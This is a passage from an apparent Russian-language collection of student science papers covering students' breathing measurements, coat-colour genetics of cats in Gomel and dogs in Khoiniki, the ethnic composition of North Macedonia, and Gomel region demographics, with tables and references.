ЧД, /мин	15,0 ± 2,0	1,6	28
ЖЕЛ, л	4,6 ± 0,4	1,8	35
ДО, л	0,6 ± 0,1	1,5	26
МОД, л/мин	5,4 ± 0,6	1,6	30

Из таблицы 1 видно, что показатели функции внешнего дыхания девушек биологического факультета находятся в пределах возрастной физиологической нормы ( $p < 0,05$ ).

В таблице 2 представлены средние значения дыхательного объема, жизненной емкости легких, минутного объема дыхания и частоты дыхательных движений юношей биологического факультета.

Таблица 2 – Параметры внешнего дыхания юношей биологического факультета

Показатель	Среднее	Стандартное отклонение	Коэффициент вариации, %
ЧД, /мин	16,0 ± 2,0	1,5	26
ЖЕЛ, л	5,2 ± 0,6	1,2	32
ДО, л	0,7 ± 0,3	1,4	24
МОД, л/мин	6,1 ± 0,8	1,6	28

Из таблицы 2 видно, что показатели функции внешнего дыхания юношей биологического факультета находятся в пределах возрастной физиологической нормы ( $p < 0,05$ ). Таким образом, в ходе исследования установлено, что показатели функций внешнего дыхания девушек и юношей биологов находятся в пределах нормы. Незначительные отклонения можно объяснить изменением погодных условий, климата, которые влияют на показатели дыхания и простудные заболевания.

## Литература

- 1 Введение в функциональную диагностику внешнего дыхания: учебник / ред. П. В. Стручков [и др.]. – М. : Медицина, 2002. – 704 с.
- 2 Мотузко, Н. С. Физиология дыхания / Н. С. Мотузко, В. В. Ковзов, В. К. Гусakov. – Витебск : УО ВГАВМ, 2004. – 64 с.
- 3 Технический паспорт «Спирометр сухой портативный 640829.2.839.001 ПС»/ КПО «МЕДАППАРАТУРА», 2007. – 11 с.



## ГЕНЕТИКА ОКРАСОВ ДОМАШНИХ КОШЕК ГОРОДА ГОМЕЛЯ

*Статья посвящена исследованию генетической структуры популяции домашних кошек (*Felis catus*) в городе Гомель. Составлены генетические портреты кошек, что позволяет определить частоты различных аллелей, влияющих на окраску и длину шерсти. Был проведен анализ встречаемости частот аллелей в индустриальной и фешиенбельной частях города. Определение уровня индустриализации в проанализированных районах проводилось с использованием модели, разработанной Дж. Кларком.*

В последние годы домашняя кошка (*Felis catus*) стала популярным объектом для популяционно-генетических и геногеографических исследований. Это объясняется тем, что в популяциях *F. catus* наблюдается высокая частота легко различимых по внешнему виду мутантных генов окраса и структуры шерсти, что нехарактерно для диких животных. Частоты встречаемости мутантных и нормальных аллелей генов окраса характерны для каждой популяции и отражают их генетические структуры [1].

В настоящее время аллельные частоты по генам окраса меха домашних кошек описаны практически для всех развитых стран. Также имеются работы, посвященные анализу генетической структуры кошек в отдельных городах восточноевропейских государств [2]. В этой связи исследование, направленное на изучение генетической структуры популяций *F. catus* на территории города Гомель является крайне актуальным.

Цель работы заключается в составлении генетических портретов кошек города Гомеля.

В ходе исследования был использован метод маршрутного хода для учёта особей, а также метод визуального типирования. Было выделено 4 участка, 2 индустриальных участка и 2 спальных района. Для каждого из участков было определена генетическая структура популяции *F. catus* по окрасам и длине шерсти. В результате исследования было встречено 100 особей *Felis catus*. Фенотип кошек детерминирован генотипом. Для каждой особи по фенотипу был составлен генетический портрет. После составления генетического портрета были посчитаны аллельные частоты для всех популяций. Данные занесли в таблицу 1.

Таблица 1 – Аллельные частоты по шести генам окраса и структуры меха в популяции *F. catus* города Гомель (Новобелицкий район)

Популяция	Частоты аллелей													
	A	a	O	o	S	s	D	d	W	w	T	t <sup>b</sup>	L	l
Гомель	0,438	0,562	0,291	0,709	0,591	0,409	0,711	0,289	0,01	0,99	0,899	0,1	0,858	0,141

Из таблицы 1 видно, что в Гомеле преобладают кошки с аллелем w (99 %) который позволяет другим генам окраски появиться. В Гомеле преобладают кошки с аллелем w (99 %) который позволяет другим генам окраски появиться. Доминантный аллель W (1 %) наоборот подавляет другие гены и приводит к появлению особей только с белой окраской.

Частота аллеля a (не-агути) составила 56 %. Этот ген отвечает за черный окрас. Доминантный аллель A отвечает за окрас дикого типа, и его частота составила 43 %. Лocus T проявляется только на фоне аллеля A и отвечает на образование полос, пятен и разнообразных рисунков на теле кошки. Аллель T определяет тигровый окрас, и частота особей с таким окрасом составила 89 %. Мраморный окрас у кошек определяется рецессивным аллелем t<sup>b</sup>, частота аллеля составила 1 %. Лocus S, определяет будут ли у особи

белые пятна или нет. Частота аллеля *s*, при котором окраска меха формируется без белых пятен, составила 41 %. При доминантном аллеле *S* присутствуют белые пятна на шерсти кошки. Частота аллеля *S* составила 59 %. Интенсивность окраса определяется геном *D*, то есть разбавитель. Под действием аллеля *d* у особей формируется ослабленный окрас, частота аллеля составила 29 %. Аллель *D* отвечает за окрас нормальной интенсивности, его частота 71 %. Локус *L* отвечает за длину шерсти кошек. Аллель *L* ответственен за проявление короткой шерсти, частота аллеля составила 86 %. Аллель *l* определяет развитие длинной шерсти. Частота данного аллеля – 14 %. Ген *O* сцеплен с полом и отвечает за рыжий окрас шерсти. Частота аллеля *O* составила 29 %, а частота аллеля *o* – 71 %. Самцы в нормальном состоянии несут только одну X-хромосому, и по тому для проявления рыжей окраски им достаточно одного аллеля *O*. Самки могут быть как рыжими и тогда их генотип будет *OO*, так и черепаховыми (генотип *Oo*). У таких кошек по телу разбросаны несколько десятков рыжих и черных фрагментов. Также в белорусских популяциях встречаются трёхцветные черепаховые кошки. У таких кошек помимо оранжевых и черных участков также присутствуют пятна белого цвета.

На следующем этапе исследований проведен анализ встречаемости частот аллелей в индустриальной и спальных частях города (таблица 2). Индустриальные районы обозначены цифрами 1 и 2, спальные районы – 3, 4. Определение уровня индустриализации в проанализированных районах проводилось с использованием модели, разработанной Дж. Кларком [3]. Эта модель была успешно продемонстрирована им на генетической структуре города Глазго (Великобритания). Модель, разработанная Дж. Кларком, показала, что в городах черная окраска является более покровительственной и особи с генотипом *aa*, таким образом, они лучше приспособляются, поэтому в индустриальных районах черных кошек больше, чем в спальных [3].

Таблица 2 – Аллельные частоты по 7 генам окраса и длина меха на 4 исследуемых участках

Популяция	Размер выборки	Частоты аллелей						
		<i>a</i>	<i>d</i>	<i>O</i>	<i>S</i>	<i>W</i>	<i>t<sup>b</sup></i>	<i>L</i>
Участок 1	25	0,78	0,21	0,24	0,14	0	0	0,28
Участок 2	25	0,82	0,24	0,16	0,23	0	0	0,04
Участок 3	25	0,53	0,42	0,51	0,57	0	0	0,04
Участок 4	25	0,44	0,38	0,44	0,63	0,04	0,04	0,08

По нашим данным получилось, что частота кошек с таким генотипом составила в индустриальных районах 78 % и 82 %. Эта тенденция наблюдается и по другим генам окраса. В индустриальных районах города меньше рыжих котов (*O*), животных с белыми пятнами (*S*) и с ослабленной окраской (*d*) – светлых форм, и больше носителей аллеля *t<sup>b</sup>* – мраморной окраски – эффект затемнения. Наши данные хорошо демонстрируют эту тенденцию. Частота аллелей в индустриальных районах составила 24 % и 16 % для аллеля *O*, 14 % и 23 % для аллеля *S*, для аллеля *d* – 14 % и 23 %.

Но модель Кларка является не совсем точной для нашего региона. Дело в том, что аллель *t<sup>b</sup>* в восточно-европейской популяции встречается довольно редко, в то время как в Англии, где и была разработана эта модель, аллель является обычным. Поэтому кроме мраморных таких кошек часто еще называют английскими. Сравнение Кларком районов с различным уровнем индустриализации в городе Глазго ярко демонстрирует, что чем более индустриализирован ландшафт, тем более жестким должно быть давление отбора в этом направлении и высока частота аллелей с генотипом *a* и мала частота светлых аллелей. Длина шерсти не зависит от уровня индустриализации. Частота аллеля для индустриальных районов составила 28 % и 4 %. Для спальных 4 % и 8 %.

## Литература

- 1 Голубаева, Н. А. Новые данные о частотах генов окраса и длины шерсти у кошек / Н. А. Голубаева, А. И. Жигачев // Генетика. – 2007. – Т. 43. – № 8. – С. 1079–1083.
- 2 Гончаренко, Г. Г. Мутационные гены окраски в популяциях домашних кошек средней Азии и европейской части СССР / Г. Г. Гончаренко, О. Е. Лопатин, Г. П. Манченко // Генетика. – 1985. – Т. 21. – № 7. – С. 1151–1158.
- 3 Clark, J. M. The effects of selection and human preference on coat color gene frequencies in urban cats / J. M. Clark // Heredity. – 1975. – Vol. 35. – P. 195–210.

УДК 575.174.599.74

*В. А. Цыганкова*

### ГЕНЕТИКА ОКРАСОВ СОБАК ГОРОДА ХОЙНИКИ

*Статья посвящена разнообразию генетических портретов домашних и бездомных собак г. Хойники. Традиционно собака является объектом исследования. Однако вид собака домашняя (*Canis familiaris* L.), несмотря на близость к человеку и, казалось бы, полную изученность, ставит перед исследователями множество вопросов при более глубоком и всестороннем изучении. Особый научный интерес представляет не только породное разнообразие домашних собак, но, казалось бы, бесчисленное морфологическое разнообразие беспородных животных данного вида.*

Современные биологические исследования, посвящённые изучению собак, преимущественно сфокусированы на определении численности, плотности и пространственного распределения популяций, а также на анализе их этологических и репродуктивных характеристик. При изучении субпопуляций бездомных собак и домашних собак находящихся на свободном выгуле городских территорий для создания баз данных и достоверного учета возникает необходимость идентификации встречающихся особей. Окрасы собак являются одним из признаков, наиболее удобных для описания индивида. Однако перед исследователями встает методологическая проблема унификации наименований окрасов, обеспечивающей их корректную интерпретацию в научном сообществе. Окрасы собак, очень разнообразны и их огромное множество. Многолетний опыт исследований показал необходимость систематизации номенклатуры окрасов собак с целью унификации описательного метода для выявления окрасов беспородных собак [1–4].

Окрас относится к очень немногочисленной категории качественных признаков и контролируется сравнительно небольшим количеством моделирующих генов. В силу этого механизм наследования большинства его элементов отличается относительной простотой. Будучи важнейшей морфологической характеристикой, окрас играет значительную роль в фенотипическом облике животного. Появление в породе атипичных окрасов нередко служит индикатором возможного о засорении ее посторонней кровью.

Полевые исследования проводились в период с 12 июля по 30 августа 2024 года в городе Хойники. В рамках проведённого исследования в городе Хойники было изучено 100 особей собак.

Были составлены генетические портреты встреченных собак. Фенотип собак детерминирован генотипом, т. е. по фенотипу можно легко определить генотип. Стоит отметить, что в некоторых случаях можно точно определить, гетерозиготная или гомозиготная аллель. Для удобства все аллели, которые мы определили, были занесены в таблицу 1.

Таблица 1 – Частота встреченных аллелей

Локус	Аллель	Частоты, в долях от единицы
agouti	A <sup>y</sup> (yellow)	0,09
	a <sup>w</sup> (wild)	0,1369
	a <sup>t</sup>	0,1089
	a	0,0676
Broun	B	0,7056
	b	0,2809
C	C	0,16
	c <sup>ch</sup>	–
extention grizzle	E	0,1681
	E <sup>m</sup>	0,1444
	E <sup>g</sup> (extention grizzle)	0,16
	e <sup>h</sup>	–
	e <sup>A</sup>	0,0576
	e	0,0576
Intene	I/I	0,1681
	I/i	0,3136
	i/i	0,1296
from black	K <sup>B</sup> (K)	0,1156
	k <sup>br</sup> (Brindle)	–
	k <sup>y</sup>	0,3364
spotting	S	0,04
	s <sup>i</sup> (irish)	0,2025
	s <sup>p</sup> (piebald)	0,1296
	s <sup>w</sup> (extreme white)	0,0484

У большинства собак, а именно у 71 особей, можно заметить аллель В, он обеспечивает черные нос и глаза. Аллель b в свою очередь обеспечивает коричневый нос и карие глаза. У 62 особей был обнаружен локус I, приводящий к появлению рыжей окраски, 13 из них обеспечивают кремовый и палевый окрас. Дикий окрас обнаружен всего у 16 особей. Что касательно пятнистости, обращаем внимания на локус spotting, то мы наблюдаем преобладания рецессивного гена над доминантным, то есть в большинстве случаев встречаются пятнистые особи разной степени, нежели сплошного окраса.

Некоторые исследования показывают, что собаки с определенными окрасами могут восприниматься как более угрожающие или более дружелюбные, что влияет на их социальное поведение [5]. Следовательно, частоты определенных аллелей, отвечающих за окрас шерсти, могут отличаться у домашних и бездомных собак. У представителей бездомных собак окрас шерсти не зависит от выбора людей и чаще всего встречаются темноокрашенные особи, более приспособленные к жизни на улице.

Чтобы проверить данные утверждения, был проведен сравнительный анализ окрасов бездомных и домашних собак. Для этого мы выделили 2 выборки по 50 особей домашних собак и 50 бездомных. В таблице 2 представлены аллельные частоты по генам окраса домашних и бездомных собак.

Таблица 2 – Аллельные частоты по генам окраса домашних и бездомных собак

Аллели	Домашние особи	Бездомные особи
1	2	3
A <sup>y</sup>	0,059	0,03
a <sup>w</sup>	0,059	0,079

## Окончание таблицы 2

1	2	3
a <sup>t</sup>	0,059	0,05
a	0,05	0,019
B	0,229	0,479
b	0,269	0,019
C	0	0,16
E	0,069	0,109
E <sup>m</sup>	0,03	0,119
E <sup>g</sup>	0,139	0,019
e <sup>A</sup>	0	0,059
e	0,04	0,019
I/I	0,119	0,05
I/i	0,279	0,03
i/i	0,059	0,069
K <sup>B</sup>	0,09	0,03
k <sup>y</sup>	0,199	0,139
S	0,01	0,03
s <sup>i</sup>	0,05	0,16
s <sup>p</sup>	0,109	0,019
s <sup>w</sup>	0,04	0,01

На основе анализа таблицы 2, содержащей аллельные частоты генов окраса у домашних и бездомных собак, можно сделать следующие сравнительные выводы: у бездомных собак наблюдается более высокая частота аллеля В (48 %) по сравнению с домашними особями (22 %), что может свидетельствовать о преобладании тёмных окрасов среди бездомных собак. У домашних собак выше частота аллеля b (27 %), когда у бездомных – 2 %, что связано с распространённостью более светлых или коричневых оттенков шерсти. Доминантный аллель С (16 %) присутствует только у бездомных собак, он отвечает за дикий окрас. Аллель E<sup>m</sup> встречается у бездомных собак чаще (12 %), чем у домашних (3 %), что может свидетельствовать о распространённости черных масок среди бездомных собак. У домашних собак наблюдается значительно более высокая частота аллеля E<sup>g</sup> (14 %), у бездомных – 2 %, который вызывает модификацию подпалого окраса. Также у домашних собак преобладают аллели I/I (12 %) и I/i (28 %), который отвечает за рыжий окрас шерсти.

Популяция собак в городе Хойники характеризуется преобладанием чёрных, рыжих и пятнистых окрасов. Белая пятнистость встречается чаще, чем сплошные окрасы, что свидетельствует о распространённости рецессивных аллелей локуса S. Дикий (зонарный) окрас малораспространён, что может быть связано с длительным влиянием селекции и смешением породных и беспородных собак. Генетическое разнообразие популяции высоко, что подтверждает сложную структуру наследования окрасов у собак.

### Литература

- 1 Березина, Е. С. Особенности поведения бродячих собак в условиях города / Е. С. Березина // Естественные науки и экология : межвуз. сб. науч. тр. / Ом. гос. пед. ун-т ; редкол. : И. И. Богданова (отв. ред.) [и др.] – Омск, 1996. – С. 22–25.
- 2 Березина, Е. С. Особенности морфологии свободно скрещивающихся собак в урбанистических ландшафтах / Е. С. Березина // Вестник КрасГАУ. – Красноярск, 2011. – № 9. – С. 185–192 с.
- 3 Jamie, L. The Role of Coat Color and Ear Shape on the Perception of Personality in Dogs / L. Jamie, C. Fratkin, C. Suzanne // Department of Psychology, James Madison University, USA. – 2013. – № 26 (1). – P. 128–132.

### **ЭТНОКУЛЬТУРНОЕ ПРОСТРАНСТВО СЕВЕРНОЙ МАКЕДОНИИ**

*Статья посвящена анализу этнического, лингвистического и религиозного состава населения Северной Македонии по данным переписи 2021 г. Составлены карты распространения основных национальностей, выявлены регионы с их повышенной концентрацией, приведены карты этносов, занимающих 1-е, 2-е и 3-е места в населении общин страны. Рассчитан индекс этнической мозаичности, представлен в картографическом виде.*

В понятие «этнокультурное пространство» в качестве его компонентов входят этническое, языковое и конфессиональное пространство, являющиеся компонентами вертикальной структуры геокультурного пространства [1, 2]. Важным компонентом геокультурного пространства являются этноконтактные зоны, которые могут выделяться на основе расчёта индекса этнической мозаичности (ИЭМ), равного сумме квадратов долей отдельных национальностей в населении территории, отнятой от единицы. По данному показателю этноконтактные зоны могут делиться на наиболее полиэтничные ( $\text{ИЭМ} > 0,6$ ), ярко выраженные ( $\text{ИЭМ} = 0,4\text{--}0,6$ ) и неярко выраженные ( $\text{ИЭМ} = 0,2\text{--}0,4$ ) [3].

Цель работы – характеристика этнокультурного пространства Северной Македонии, включая этническую, лингвистическую и конфессиональную структуру страны, картографирование территориальной дифференциации этнической структуры и этнической мозаичности. Материалом исследования являлись данные переписи населения 2021 г. [4].

В населении Северной Македонии доминируют два основных этноса – македонцы и албанцы (таблица 1). Также проживают турки, цыгане, сербы, аромунь, босняки. Македонский язык является государственным, албанский – вторым официальным, оба этих языка являются родными для около 90 % населения (таблица 2). Конфессиональный состав представлен в основном православными и мусульманами (таблица 3).

Таблица 1 – Этнический состав населения Северной Македонии

Национальность	Численность, чел.	Доля, %*
1	2	3
Македонцы	1073299	63,0
Албанцы	446245	26,2
Турки	70961	4,2
Цыгане	46433	2,7
Сербы	23847	1,4
Босняки	16042	0,9
Аромунь (влахи)	8714	0,5
Другие	17990	1,1

## Окончание таблицы 1

1	2	3
Не указавшие национальность	922	0,1
<i>Лица, данные которых взяты из административных источников</i>	<i>132260</i>	<i>7,2</i>
<i>Всё население</i>	<i>1836713</i>	<i>100,0</i>
Примечание: * (к табл. 1–3): не учитывая лиц, данные которых взяты из административных источников.		

Таблица 2 – Лингвистический состав населения Северной Македонии

Язык	Численность, чел.	Доля, %
Македонский	1127394	66,1
Албанский	447001	26,2
Турецкий	62723	3,7
Цыганский	31721	1,9
Сербский	11252	0,7
Боснякский	15615	0,9
Аромунский	3151	0,2
Другие	5194	0,3
Не указавшие язык	402	0,0


Таблица 3 – Религиозный состав населения Северной Македонии

Религия	Численность, чел.	Доля, %
Православные	847390	49,7
«Христиане»	242579	14,2
Католики	6746	0,4
Протестанты	2880	0,2
Свидетели Иеговы	1137	0,1
Мусульмане	590878	34,7
Другие	1221	0,1
Атеисты	8764	0,5
Не указавшие религию	2858	0,2

Македония в административном отношении делится на 80 общин, объединённых в 8 регионов. Македонцы занимают 1 место в населении 58 общин, албанцы – 18 общин, турки – 3 общин. Цыгане занимают первое место в населении общины Шуто-Оризари (43,8 %) в северной части Скопье (рисунок 1). В 14 общинах македонцы занимают второе место, в 6 общинах третье. Единственной общиной, где македонцы не занимают первых трёх мест является Студеничаны (4-е место, 2,0 % населения). В 11 общинах на востоке страны второе место занимают цыгане, в 19 общинах – турки (также преимущественно на востоке) и албанцы, в 10 – сербы, в 4 – аромунцы.




1-е место



2-е место

Условные обозначения



3-е место

- македонцы
- албанцы
- турки
- цыгане
- аромуны
- сербы
- босняки


Рисунок 1 – Народы, занимающие 1-е, 2-е и 3-е места в населении общин

На рисунке 2 показано распределение основных национальностей по общинам страны. Македонцы преобладают на большей части территории, в 30 общинах они составляют более 90 % населения, в 16 общинах более 95 %. В 9 общинах македонцы составляют менее 5 % населения. Албанцы сконцентрированы преимущественно в северо-западной части страны, где имеется ряд общин с абсолютно преобладающим албанским населением – в 15 общинах их доля более 50 %, в 5 общинах более 90 % населения; в 48 общинах их доля менее 5 %. Албанцы составляют большинство населения в таких крупных городах, как Тетово и Гостивар. В районе Тетово в 2001 г. вспыхнул албанско-македонский конфликт, вызванный стремлением албанцев к расширению политических прав.


Турки в 15 общинах составляют более 15 % населения, в двух – более 50 %, в общине Пласница – более 99 % населения, в 37 общинах менее 1 %. Сербы в двух общинах составляют более 10 %, в общине Чучер-Сандево – 22 %, в 59 общинах менее 1 %.

Таким образом, этническая структура Северной Македонии в территориальном аспекте весьма разнообразна. Количественную оценку этого разнообразия может иллюстрировать индекс этнической мозаичности (рисунок 2), общие тенденции пространственного изменения которого заключаются в постепенном уменьшении с запада на восток. В 22 общинах ИЭМ < 0,1, то есть они характеризуются практически однонациональным составом населения. В 21 общине ИЭМ = 0,2–0,4, то есть они представляют собой неярко выраженную этноконтактную зону, в 15 общинах ИЭМ = 0,4–0,6 (ярко выраженная этноконтактная зона), в 7 общинах ИЭМ > 0,6 (наиболее полиэтнические регионы).







*македонцы*




*албанцы*




*турки*



*цыгане*



*сербы*



*индекс этнической мозаичности*

Рисунок 2 – Доля крупнейших национальностей (%) и индекс этнической мозаичности по общинам Северной Македонии

## Литература

- 1 Манаков, А. Г. Этнокультурное пространство России: структура и геодинамика с XVIII в. / А. Г. Манаков. – Псков : Изд-во Псковского гос. ун-та, 2018. – 208 с.
- 2 Манаков, А. Г. Компоненты территориальной структуры этнокультурного пространства постсоветских стран / А. Г. Манаков // Географический вестник = Geographical bulletin. – 2021. – № 2 (57). – С. 22–35.
- 3 Манаков, А. Г. Динамика этнической мозаичности территорий Северо-Западной России в 1897–2010 гг. / А. Г. Манаков // Региональные исследования. – 2016. – № 2 (52). – С. 72–83.
- 4 Population statistics of Eastern Europe & former USSR. – URL: <http://pop-stat.mashke.org> (дата обращения: 24.04.2025).

УДК 314.143

*А. М. Бурлакова*

### АНАЛИЗ СОВРЕМЕННОЙ ДЕМОГРАФИЧЕСКОЙ СИТУАЦИИ В ГОМЕЛЬСКОЙ ОБЛАСТИ

*В статье представлен анализ основных демографических процессов в Гомельской области: динамики численности населения, естественного и механического движения. По данным последней переписи населения и текущей статистической информации изучен половозрастной и национальный состав населения региона.*

Демографическая обстановка в регионе является одним из показателей его социально-экономического развития. Она характеризуется динамикой численности населения, естественным и механическим движением, его составом.

Цель исследования – выявить особенности демографической ситуации в Гомельской области, определить положительные и негативные тенденции.

Численность населения Гомельской области на 1 января 2025 г. составила 1 338 617 тыс. человек. За последние пять лет население сократилось на 3,5 %.

Динамика численности населения Гомельской области отражается весь путь исторического развития. Накануне Великой Отечественной войны численность населения Гомельской области (в современных границах) составляла 1552 тыс. человек. В годы войны область потеряла каждого третьего жителя.

Самые высокие среднегодовые темпы прироста населения наблюдались в 1955–1965 гг. В течение 1970–80-х гг. прошлого века произошла некоторая стабилизация численности населения. Максимальное число жителей за всю историю Гомельской области приходилось на конец 1985 г. – 1683 тыс. человек [1].

Последние десятилетия демографического развития Гомельской области характеризовались убылью населения, превышением смертности над рождаемостью, депопуляцией.

В 1986–2006 гг. происходило массовое отселение жителей из загрязненных районов, наиболее пострадавших от аварии на Чернобыльской АЭС, а также самостоятельное переселение людей в другие города и районы Беларуси. Почти в 2 раза сократилось сельское население в Наровлянском, Хойникском, Ветковском и Чечерском районах, на треть – в Брагинском.

Среди городов Гомельской области в последние 20 лет наибольшим приростом населения отличался Жлобин, в котором действует одно из самых передовых промышленных предприятий страны – Белорусский металлургический завод (БМЗ) [2].

Гомельская область относится к тем регионам, где процесс воспроизводства населения за короткое время коренным образом изменился и прошел путь от расширенного типа к простому, а затем – к суженному.

В 2019 г. общий коэффициент рождаемости населения Гомельской области составил – 9,9 ‰, по городу Гомелю – 8,1 ‰. По сравнению с 1950 г. этот показатель в области сократился почти в 3 раза.

В 2024 г. в области родилось 9116 детей, что составляет 15,4 % всех родившихся в стране. Коэффициент рождаемости составил 6,8 ‰, что на 3,1 пункта меньше аналогичного показателя в 2019 г. В среднем по стране рождаемость составляет 6,5 ‰, максимальная она в Брестской области (7,8 ‰), минимальная в городе Минске (5,1 ‰) и Витебской области (6,1 ‰).

Особенно интенсивно снижение показателей рождаемости происходило в 1990-е гг., что связано с резким ухудшением социально-экономических условий жизни, влиянием экологического фактора (аварии на ЧАЭС), деформацией половозрастной структуры населения, в первую очередь увеличением доли населения старших возрастов и сокращения доли детей. Главной же причиной снижения рождаемости явился переход абсолютного большинства семей к малодетности.

Положительные тенденции в естественном движении наблюдаются в районах, наиболее пострадавших в результате аварии на Чернобыльской АЭС. Показатели рождаемости на 2019 г. в них самые высокие среди районов Гомельской области: Кормянский – 15,6 ‰, Наровлянский – 15,2 ‰, Хойникский – 14,7 ‰, Брагинский – 14,5 ‰, Чечерский – 14,3 ‰. В то же время самая низкая рождаемость в Рогачевском (8,6 ‰), Лоевском (9,6 ‰) и Светлогорском (9,6 ‰) районах.

Начиная с 1960-х гг. в Гомельской области растет общая смертность, что является следствием быстрого старения населения, особенно в сельской местности, где общий коэффициент смертности в 2007 г. составил 22,2 ‰ (в городских поселениях – 11,2 ‰). В 2019 г. смертность в целом по области составляла 13,7 ‰, в городе Гомеле – 10 ‰. Самые высокие коэффициенты смертности в Петриковском (25,3 ‰), Ельском (21,7 ‰), Лоевском (21 ‰), Октябрьском (20,4 ‰) районах. Относительно низкие показатели смертности в Мозырском (10,8 ‰), Жлобинском (12,1 ‰) и Наровлянском (12,8 ‰) районах.

В 2024 г. коэффициент смертности в регионе составил 13,3 ‰ при среднереспубликанском показателе 12,6 ‰. Самая высокая смертность в Витебской области (14,8 ‰), низкая – в городе Минске (9,1 ‰). Смертность детей до года составляет 2,9 ‰, как и в целом по стране.

Растут и возрастные показатели смертности, особенно мужского населения. Главными причинами смертности мужчин в трудоспособном возрасте являются болезни системы кровообращения, онкологические заболевания, несчастные случаи, отравления и травмы.

Уменьшение величины естественного прироста населения в Гомельской области началось с середины 1970-х гг., а с 1993 г. этот показатель принял отрицательные значения. В 2019 г. в Наровлянском и Кормянском районах отмечался прирост населения.

Население Гомельской области всегда отличалось высокой миграционной подвижностью, что стимулировалось спросом на рабочую силу в различных городах республики и за ее пределами. В 1960–70-е гг. миграционные потери компенсировались значительным естественным приростом. Однако к 1980-м гг. область превратилась из поставщика трудовых ресурсов в их потребителя: сальдо миграции стало положительным.

